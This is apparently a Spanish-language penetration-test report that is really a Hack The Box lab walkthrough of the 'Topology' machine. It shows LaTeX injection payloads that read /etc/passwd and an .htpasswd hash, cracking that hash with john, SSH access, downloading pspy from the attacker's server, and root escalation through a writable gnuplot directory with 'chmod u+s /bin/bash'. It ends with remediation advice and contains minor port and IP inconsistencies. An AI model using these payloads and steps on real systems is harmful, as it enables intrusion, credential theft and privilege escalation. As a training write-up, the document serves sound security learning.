

## Informe: proyecto pentest

---

Fecha:	lunes, 6 de noviembre de 2023
Nombre del consultor atacante:	x
Ubicación:	On site
Tel:	xxx xxxxxxxx
Email:	<a href="#">x</a>
Web:	x

## Tabla de contenido

Alcance: .....	3
Objetivo: .....	3
Detalles de la metodología.....	4
Recopilación de información: .....	5
Enumeración .....	10
Explotación .....	11
Recomendaciones: .....	14

## Alcance:

Pentest de caja gris.

La prueba de penetración sobre infraestructura del cliente. Esta prueba se realiza con el fin de revisar vulnerabilidades sobre el asset principal del cliente el cual es un servidor.

No se brinda información adicional a introducir un equipo en la red operativa del cliente.

La metodología se realizará de una forma completa, lo que quiere decir que el cliente otorga el permiso de explotar las vulnerabilidades encontradas para obtener acceso a los equipos solicitados.

## Objetivo:

El proyecto de prueba de penetración tiene como objetivos los siguientes puntos:

- 1- Aspirar a una certificación ISO
- 2- Atender la solicitud de un cliente sobre los puntos a revisar en una auditoria sobre los assets de TI de la empresa.

## Detalles de la metodología

A continuación, se enlistan los pasos según la metodología utilizada para esta prueba de penetración.

Metodología: estándar.

Conformación de metodología:


- 1- Recopilación de información.
- 2- Enumeración (análisis de vulnerabilidades).
- 3- Explotación.
- 4- Post Explotación. (N/A)
- 5- Informe.

El objetivo principal de este tipo de pruebas es identificar las posibles brechas en la seguridad de un sistema de manera que, al simular el comportamiento de los atacantes reales, se descubran vulnerabilidades y agujeros de seguridad que necesiten ser corregidos para que no sean explotados por parte de ciber delincuentes.

Finalmente, esta metodología incluye evidencias sobre los hitos encontrados.

## Recopilación de información:

El cliente nos solicita realizar la prueba de penetración sobre la siguiente caja:



La IP de la caja es:

- 10.10.11.217

Ejecutaremos las siguientes “flags” en NMAP para acceder a información adicional sobre el objetivo y los servicios que este emite. El comando utilizado es el siguiente:

```
(root@kali)-[/home/.../Desktop/htb/easy/topology]
# nmap -p- -sS -sC -sV --open --min-rate=1500 -vvv -n -Pn 10.10.11.217 -oN nmapr.txt
```

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63      OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 3072 dc:bc:32:86:e8:e8:45:78:10:bc:2b:5d:bf:0f:55:c6 (RSA)
|_ ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGC65qOGPSRC7Ko+VPGzRfUKptY7vMtBZuaDUQTURC5lRBKCFZlrXTGF/Xmg9MYZTnm+0dMjiZTUznQybJ4kdszWU0xg5Leumcy+pR/AhBqLw2wyC4kcX+fr/1mcAg
bqZnCcZedIcQjJj09MI8QqUM07+rHdpRBxV9+PeI9ka6yF663BDJP7P/R2H1N9MuALVohFyTgIKEMpvfCUv5g/VIRV4atP9x+11FHKae5/x1K95hsIgKYCQtWxV7oHLS3rB0M5Fayka1V0gn6/nzQ99pZUMuXpUrfJ4V3
Pa1MKSSTsv2kKXmXQhQZOMNKNGmDk0M8UfuCLDYHt+zDDYWPi6720K/qRNI7azALWU90F0zhK3WMLKXLoInr1M0LFvp4edfFENyIAiu8sWHWTED0tdse2xg80fZ6jpNVertFTTbn1lwzh2P50wq+1VwGL8yTFxVa
SK5f0g9g0hD8FerF2DjRbJ0lVonsbtKS1F0uaDp/IEaedjAeE+
|_ 256 d9:f3:39:69:2c:6c:27:f1:a9:2d:50:6c:a7:9f:1c:33 (ECDsa)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLlNoYTI0bnZhdHAyNTYAAAAIbmlZdHAYNTYAAABBBIR4Yogc3XXHR1rv03CD80VeuNTF/y2dQcRyZCo4Z3spJ0I+YJVQe/3nTxeKStShK8J8R28Y4CDP7h0h9vn1LWo=
|_ 256 4c:a6:50:75:d0:93:4f:9c:4a:1b:89:0a:7a:27:08:d7 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZD11NTESAAAAIOaM68hPSVQXNWZbTV88LsN41odqyoxgwkEb150Pm5k
80/tcp    open  http      syn-ack ttl 63      Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Miskatonic University | Topology Group
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-methods:
|_ Supported Methods: OPTIONS HEAD GET POST
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Al terminal escaneo podemos revisar que hay dos puertos abiertos en este servidor:

Puerto:

- 80 HTTP
- 20 SSH

Además, podemos ver que el puerto HTTP no redirecciona a un dominio encontrado. Por lo que procedemos a agregar el nombre del dominio a nuestro archivo local de hosts.

Ahora procedemos a revisar el host en cuestión y nos encontramos con lo siguiente:


```

127.0.0.1      localhost
127.0.1.1      kali
::1           localhost ip6-localhost ip6-loopback
ff02::1       ip6-allnodes
ff02::2       ip6-allrouter


10.10.11.217   topology.htb
10.10.11.217   latex.topology.htb

```

Al acceder a la dirección veremos como se despliega el siguiente sitio:



Al ingresar a la liga que indica el hipervínculo desplegaremos la siguiente aplicación en PHP:



Una investigación nos ayuda a entender que esta es una aplicación que realiza una imagen PNG de ecuaciones matemáticas. También podemos ver que es susceptible a RCE. Vamos a intentar seguir la guía que se encuentra en el siguiente link:

<https://book.hacktricks.xyz/pentesting-web/formula-csv-doc-latex-ghostscript-injection>

## Read file

You might need to adjust injection with wrappers as [ or \$.


```
\input{/etc/passwd}  
\include{password} # load .tex file  
\lstinputlisting{/usr/share/texmf/web2c/texmf.cnf}  
\usepackage{verbatim}  
\verbatiminput{/etc/passwd}
```

Intentamos leer el contenido de /etc/passwd:

The screenshot shows a web browser window with the address bar displaying `latex.topology.htb/equation.php`. The browser's bookmark bar includes links to Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, OffSec, Kali Linux, and Kali Tools. The page title is "LaTeX Equation Generator". Below the title, it says "Need to quickly generate a good looking equation for a website, like this?" followed by the equation  $x^n + y^n = z^n$ . The text continues: "Use this equation generator to create a .PNG file. Please enter LaTeX inline math mode syntax in the text field (only oneliners supported at the moment). Clicking 'Generate' will directly return a .PNG file that you can save with Ctrl+S (or Command+S if on Mac)." Below this is a text input field with a code icon on the left and a "Generate" button on the right. The input field contains the LaTeX code `$\lstinputlisting{/etc/passwd}$`. Below the input field is a section titled "Examples" with the text: "Here are a few code examples that contain the basic math commands to make LaTeX typeset beautiful equations:".

Description	LaTeX code	Output
-------------	------------	--------

Obtenemos información del objetivo y leyendo el contenido de este fichero vemos que existe un usuario:



```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,.,./run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,.,./run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,.,./run/systemd:/usr/sbin/nologin
messagebus:x:103:106:./nonexistent:/usr/sbin/nologin
syslog:x:104:110:/home/syslog:/usr/sbin/nologin
_apt:x:105:65534:./nonexistent:/usr/sbin/nologin
mysql:x:106:112:MySQL Server,.,./nonexistent:/bin/false
tss:x:107:113:TPM software stack,.,./var/lib/tpm:/bin/false
uidd:x:108:115:/run/uidd:/usr/sbin/nologin
sshd:x:110:65534:/run/sshd:/usr/sbin/nologin
pollinate:x:112:1:./var/cache/pollinate:/bin/false
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
vdaisley:x:1007:1007:Vajramani Daisley,W2 1-123,./home/vdaisley:/bin/bash
rtkit:x:113:121:RealtimeKit,.,./proc:/usr/sbin/nologin
dnsmasq:x:114:65534:dnsmasq,.,./var/lib/misc:/usr/sbin/nologin
cups-pk-helper:x:115:119:user for cups-pk-helper service,.,./home/cups-pk-helper:/usr/sbin/nologin
usbmux:x:116:46:usbmux daemon,.,./var/lib/usbmux:/usr/sbin/nologin
avahi:x:117:124:Avahi mDNS daemon,.,./var/run/avahi-daemon:/usr/sbin/nologin
geoclue:x:118:125:/var/lib/geoclue:/usr/sbin/nologin
saned:x:119:127:/var/lib/saned:/usr/sbin/nologin
colord:x:120:128:colord colour management daemon,.,./var/lib/colord:/usr/sbin/nologin
pulse:x:121:129:PulseAudio daemon,.,./var/run/pulse:/usr/sbin/nologin
gdm:x:122:131:Gnome Display Manager:/var/lib/gdm3:/bin/false
fwupd-refresh:x:109:116:fwupd-refresh user,.,./run/systemd:/usr/sbin/nologin
```

Cómo vemos, tenemos la posibilidad de leer archivos internos del objetivo por medio de RCE (Remote Code Execution).

Las malas praxis dentro de un entorno facilitan la lectura de ficheros con información sensible. En este caso existe un directorio donde suelen alojarse, por defecto, los accesos de usuarios que tienen acceso a una aplicación web. El directorio en cuestión es /var/www/dev/.htpasswd. Al intentar obtener información de este fichero encontramos lo siguiente:

```
vdaisley:$apr1$1ONUB/S2$58eeNVirnRDB5zAIbIXTY0
```

Esta es la contraseña del usuario encontrado.

Usuario: vdaisley

Pwd: \$apr1\$1ONUB/S2\$58eeNVirnRDB5zAIbIXTY0



Lo primero que haremos es identificar que tipo de hash es este. Usaremos la herramienta: hash-identifier

```
(root@kali)-[/home/.../Desktop/htb/easy/topology]
# hash-identifier [redacted] #####
#####
#                                     #
# ^v^v^v          ^v^v^v           v   #
# \_/_\_/\_/      \_/_\_\_/\_/_     /    #
#  _/_/_/         _/_/_/_/_        |     #
#  VV/VVV        VVVVVVVVV       \|     #
#                               v1.2  #
#                                By Zion3R #
#                                www.Blackexploit.com #
#                                Root@Blackexploit.com #
#####
```

---

HASH: \$apr1\$10NUB/S2\$58eeNVirnRDBSzAIbIXTYO

Possible Hashes:

[+] MD5(APR) ...\$apr1\$10NUB/S2\$58eeNVirnRDBSzAIbIXTYO

Una vez que identificamos el tipo de hash (encriptación) vamos a desencriptarlo con la herramienta john the Ripper:

```
(root@kali)-[/home/.../Desktop/htb/easy/topology]
# john hash.txt -w=/usr/share/wordlists/rockyou.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 AVX 4x3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
calculus20 (?)
1g 0:00:00:09 DONE (2023-11-03 18:39) 0.1028g/s 102439p/s 102439c/s 102439C/s calebd1..caitlyn09
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Hemos descriptado la contraseña del usuario: calculus20

Por lo que podremos dar paso al la etapa de enumeración:

## Enumeración:



Servidor: 10.10.11.219

Puerto: 22

Accesos obtenidos:

- Recurso: puerto 22 (SSH)
  - Usuario: vdaisley
  - Pwd: calculus20

Puerto: 80

Sitios encontrados:

- <http://topology.htb>
- <http://latex.topology.htb>

Gracias a esta información podemos proceder a la fase de explotación.

## Explotación

Al principio de la etapa de information gathering pudimos encontrar el puerto 20. Este corresponde al protocolo de conexión SSH por lo que intentaremos acceder con los datos recolectados:

```
(root@kali)-[/home/./Desktop/htb/easy/topology]
# ssh vdaisley@topology.htb
The authenticity of host 'topology.htb (10.10.11.217)' can't be established.
ED25519 key fingerprint is SHA256:F9cjqv7Hi0rntVKpXYGmE9oEaCfHm5pjfgayE/00K0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'topology.htb' (ED25519) to the list of known hosts.
vdaisley@topology.htb's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-150-generic x86_64)
 *
 * Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
 *
Expanded Security Maintenance for Applications is not enabled.
 *
0 updates can be applied immediately. Scanned in 273.51 seconds
 *
Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status
 *
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
 *
Last login: Fri Nov  3 15:19:02 2023 from 10.10.14.200
-bash-5.0$
```

Una vez dentro realizamos el tratamiento de la TTY.

Dentro del directorio donde aparecemos podemos ver el fichero user.txt:

```
bash-5.0# cat user.txt
31d2
```

Para la escalación de privilegios podemos utilizar la herramienta: pspy64. Esta revisa los procesos que corre el equipo y nos indica cuáles son vulnerables:

[https://github.com/wildkindcc/Exploitation/blob/master/00.PostExp\\_Linux/pspy/pspy64](https://github.com/wildkindcc/Exploitation/blob/master/00.PostExp_Linux/pspy/pspy64)

Descargamos la herramienta al equipo atacado usando un servidor http:

```
(root@kali)-[/home/kali/Downloads]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.217 - - [03/Nov/2023 20:19:57] "GET /pspy64 HTTP/1.1" 200 -
```

Una vez con la herramienta descargada le damos permisos 777 para poder ejecutarla y corremos la herramienta:

```

vdaisley@topology:~$ wget http://10.10.14.254/pspy64
--2023-11-03 20:19:58-- http://10.10.14.254/pspy64
Connecting to 10.10.14.254:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4468984 (4.3M) [application/octet-stream]
Saving to: 'pspy64'

pspy64
100%[=====>] 4.26M 692KB/s in 11s

2023-11-03 20:20:09 (390 KB/s) - 'pspy64' saved [4468984/4468984]

vdaisley@topology:~$ chmod 777 pspy64
vdaisley@topology:~$ ./pspy64
Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scanning for processes every 100ms and on inotify events ||| Watching directories
: [/usr /tmp /etc /home /var /opt] (recursive) | [] (non-recursive)
initializing fs watcher: Can't create watcher: adding watch to /usr/share/texlive/texmf-dist/tex/latex/refcount: errno: 28
initializing fs watcher: Can't create watcher: adding watch to /usr/share/texlive/texmf-dist/tex/latex/refenums: errno: 28
initializing fs watcher: Can't create watcher: adding watch to /usr/share/texlive/texmf-dist/tex/latex/reflectgraphics: errno: 28
initializing fs watcher: Can't create watcher: adding watch to /usr/share/texlive/texmf-dist/tex/latex/refman: errno: 28
initializing fs watcher: Can't create watcher: adding watch to /usr/share/texlive/texmf-dist/tex/latex/refstyle: errno: 28
initializing fs watcher: Can't create watcher: adding watch to /usr/share/texlive/texmf-dist/tex/latex/regcount: errno: 28

2023/11/03 20:27:01 CMD: UID=0 PID=1433 | /usr/sbin/cron -f
2023/11/03 20:27:01 CMD: UID=0 PID=1437 | gnuplot /opt/gnuplot/loadplot.plt
2023/11/03 20:27:01 CMD: UID=0 PID=1443 | cut -d -f3,7
2023/11/03 20:27:01 CMD: UID=0 PID=1442 | tr -s
2023/11/03 20:27:01 CMD: UID=??? PID=1441 | ???
2023/11/03 20:27:01 CMD: UID=0 PID=1439 | /bin/sh /opt/gnuplot/getdata.sh
2023/11/03 20:27:01 CMD: UID=0 PID=1438 | /bin/sh -c /opt/gnuplot/getdata.sh
2023/11/03 20:27:01 CMD: UID=0 PID=1447 | sed s/,//g
2023/11/03 20:27:01 CMD: UID=0 PID=1446 | cut -d -f 3
2023/11/03 20:27:01 CMD: UID=0 PID=1445 | /bin/sh /opt/gnuplot/getdata.sh
2023/11/03 20:27:01 CMD: UID=??? PID=1444 | ???
2023/11/03 20:27:01 CMD: UID=0 PID=1450 | gnuplot /opt/gnuplot/networkplot.plt

```

Como vemos existe un proceso corriendo en gnuplot. Esta es una herramienta de creación de imágenes. Nos situamos en el directorio:

```

2023/11/03 20:28:01 CMD: UID=0 PID=1462 | /bin/sh /opt/gnuplot/getdata.sh
2023/11/03 20:28:01 CMD: UID=0 PID=1468 | gnuplot /opt/gnuplot/networkplot.plt
^CExiting program... (interrupt)
vdaisley@topology:~$ cd /opt/
vdaisley@topology:/opt$ ls -lah
total 12K
drwxr-xr-x  3 root root 4.0K May 19 13:04 .
drwxr-xr-x 18 root root 4.0K Jun 12 10:37 ..
drwx-wx-wx  2 root root 4.0K Jun 14 07:45 gnuplot

```

Como podemos ver tenemos permiso de escritura. Una investigación nos ayuda a ver que la extensión de esta herramienta GNU PLOT. Lo que nos mostró la herramienta pspy64 es que esta corriendo el contenido del directorio /opt/gnuplot... también podemos escribir dentro de ese directorio. Vamos a crear un fichero que nos entregue envíe el comando: "system 'chmod u+s /bin/bash'" ya que será cuestión de segundos para que el proceso en memoria de GNU PLOT corra este fichero

```

vdaisley@topology:/opt/gnuplot$ echo "system 'chmod u+s /bin/bash'" > /opt/gnuplot/1.plt

```

Volvemos a correr pspy64 y esperamos unos segundos...

```

2023/11/03 21:04:01 CMD: UID=0 PID=1703 | /bin/sh /opt/gnuplot/getdata.sh
2023/11/03 21:04:01 CMD: UID=0 PID=1704 | /bin/sh /opt/gnuplot/getdata.sh
2023/11/03 21:04:01 CMD: UID=0 PID=1705 | gnuplot /opt/gnuplot/networkplot.plt
2023/11/03 21:04:01 CMD: UID=0 PID=1706 | gnuplot /opt/gnuplot/1.plt
2023/11/03 21:04:01 CMD: UID=0 PID=1707 | sh -c chmod u+s /bin/bash

```

Ahora vemos como se procesa nuestro script.

Ahora solo nos resta ejecutar bash -p:

```
vdaisley@topology:/opt/gnuplot$ bash -p
bash-5.0# id
uid=1007(vdaisley) gid=1007(vdaisley) euid=0(root) groups=1007(vdaisley)
```

Hemos escalado privilegios y ahora somos root. Por lo que solo resta imprimir el contenido del fichero root.txt en el directorio root:

```
vdaisley@topology:/opt$ bash -p
bash-5.0# id
uid=1007(vdaisley) gid=1007(vdaisley) euid=0(root) groups=1007(vdaisley)
bash-5.0# cat /root/root.txt
fe...e5
```

:

## Recomendaciones:

Vulnerabilidad	Tipo	Recomendación
RCE	MUY GRAVE	Evitar el acceso de información desde el formulario de LaTeX usando validaciones extra en el input.
Encriptado y complejidad de contraseñas	GRAVE	Usar cifrados y contraseñas con mayor complejidad.
Limitar los privilegios sobre el fichero	GRAVE	Limitar privilegios sobre el directorio: /opt/gnuplot. Reservar estos permisos solo para usuario root